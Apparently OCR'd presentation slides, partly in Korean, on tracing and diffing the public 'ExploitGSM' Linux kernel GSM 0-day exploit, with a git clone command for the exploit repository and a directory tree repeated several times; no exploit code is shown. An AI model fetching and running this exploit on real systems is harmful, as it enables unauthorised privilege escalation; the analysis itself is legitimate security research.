
ExploitGSM Public

main 1 Branch 0 Tags Go to file t Add file

YuriiCrimson Merge pull request #13 from LianSheng197/main 140d11e · 2 months

.github/workflows	Revert (17db559): Remove the redefinition of `struct gsm_dlci`
ExploitGSM_5_15_to_6_1	Update main.c
ExploitGSM_6_5	typo & add hint

GSM 0-day Timeline - Blog




GSM 0-day Timeline - Blog

Jmp4x의 블로그에서 보여주는 익스플로잇 이미지에서 사용하는
익스플로잇이 YuriiCrimson의 깃허브라는 것입니다.

Exploit Code Diffing


Exploit Code Diffing

ExploitGSM



Exploit Code Diffing

ExploitGSM




git clone https://github.com/YuriiCrimson/ExploitGSM.git

Exploit Code Diffing

ExploitGSM

```
z3rodae0@z3rodae0:~$ tree ExploitGSM/
ExploitGSM/
├── ExploitGSM_5_15_to_6_1
│   ├── CMakeLists.txt
│   ├── decompressors.c
│   └── main.c
├── ExploitGSM_6_5
│   ├── CMakeLists.txt
│   └── main.c
├── LICENSE
├── OffsetGenerator
│   ├── CMakeLists.txt
│   └── main.c
└── docs
    ├── README.md
    ├── debian12.png
    ├── result.png
    ├── writeup.docx
    └── writeup.pdf

4 directories, 13 files
```





```
git clone https://github.com/YuriiCrimson/ExploitGSM.git
```

Exploit Code Diffing

ExploitGSM


```
z3rodae0@z3rodae0:~$ tree ExploitGSM/
ExploitGSM/
├── ExploitGSM_5_15_to_6_1
│   ├── CMakeLists.txt
│   ├── decompressors.c
│   └── main.c
├── ExploitGSM_6_5
│   ├── CMakeLists.txt
│   └── main.c
├── LICENSE
├── OffsetGenerator
│   ├── CMakeLists.txt
│   └── main.c
└── docs
    ├── README.md
    ├── debian12.png
    ├── result.png
    ├── writeup.docx
    └── writeup.pdf

4 directories, 13 files
```



Exploit Code Diffing

ExploitGSM

```
z3rodae0@z3rodae0:~$ tree ExploitGSM/
ExploitGSM/
├── ExploitGSM_5_15_to_6_1
│   ├── CMakeLists.txt
│   ├── decompressors.c
│   └── main.c
├── ExploitGSM_6_5
│   ├── CMakeLists.txt
│   └── main.c
├── LICENSE
├── OffsetGenerator
│   ├── CMakeLists.txt
│   └── main.c
└── docs
    ├── README.md
    ├── debian12.png
    ├── result.png
    ├── writeup.docx
    └── writeup.pdf

4 directories, 13 files
```

